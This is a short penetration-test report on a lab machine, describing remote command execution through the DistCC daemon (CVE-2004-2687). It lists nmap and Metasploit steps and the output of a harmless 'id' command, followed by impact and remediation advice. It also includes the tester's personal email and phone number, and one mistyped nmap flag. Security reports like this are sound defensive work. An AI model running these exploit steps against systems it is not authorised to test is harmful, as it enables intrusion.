VAPT Report BugsBD

Md.Mehedi Hasan

Email:mdmehedihasan151061@gmail.com

Whatsapp:01538-323833

Title: **Remote Code Execution via DistCC**n

Affected Host: 192.168.56.102

Vulnerable Service: distccd (Distributed C Compiler Daemon)

Vulnerable Port: 3632

Severity: **High**

CVE: CVE-2004-2687


Description:

The target system at 192.168.56.102 was found running the DistCC daemon on port 3632. DistCC is a distributed compilation service that, when misconfigured, allows arbitrary command execution from remote clients. During testing, the Metasploit module unix/misc/distcc_exec was executed with the command id. The service successfully processed and executed the command, returning the output:
uid=106(distccd) gid=65534(nogroup) groups=65534(nogroup)

Step to Reproduce:

1 Find the virtual box services running nmap command nmap --sV -p- 192.168.56.102
2 Vulnerable service is distccd running on port 3632
3.Open metasploit use exploit/unix/misc/distcc_exec
3. set PAYLOAD cmd/unix/generic
4. set RHOSTS 192.168.56.102
5. set RPORT 3632
6. set CMD id
7. run

PoC:



Impact:

- Execute arbitrary commands on the server
- Access sensitive information
- Use the compromised host as a pivot point
- Potentially escalate privileges depending on system configuration

Recommendation:

- Disable the DistCC service if it is not required.
- If DistCC is required, restrict access to trusted hosts using firewall rules or SSH tunneling.
- Upgrade to the latest secure version and enable strict host-based access control.
- Remove anonymous or unauthenticated execution capabilities.
- Conduct a full system review to ensure no post-exploitation persistence has been created.